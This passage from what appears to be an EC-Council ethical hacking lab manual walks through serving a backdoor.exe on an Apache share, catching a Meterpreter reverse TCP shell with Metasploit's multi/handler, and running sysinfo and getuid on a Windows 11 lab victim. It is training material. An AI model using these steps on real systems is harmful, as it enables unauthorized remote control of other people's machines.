
8. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share backdoor.exe with the victim machine.

   Note: To create a new directory to share the **backdoor.exe** file with the target machine and provide the permissions, use the below commands:

   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
9. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/backdoor.exe /var/www/html/share/** in the terminal window and press **Enter**.
10. Start the Apache server by typing **service apache2 start** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.




12. In Metasploit type **use exploit/multi/handler** and press **Enter**.
13. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
14. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
15. Type **set lport 444** and press **Enter** to set lport.
16. Now type **run** in the Metasploit console and press **Enter**.


17. Switch to the **Windows 11** virtual machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
19. Click on **backdoor.exe** to download the file.




20. Once you click on the **backdoor.exe** file, the **Opening backdoor.exe** pop-up appears click on **Save File**.
21. Navigate to **Downloads** and double-click the Windows.exe file. The **Open File - Security** Warning window appears; click **Run**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.
23. The Meterpreter session has successfully been opened, as shown in the screenshot.
24. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.



25. Type **getuid** and press **Enter** to display current user ID.



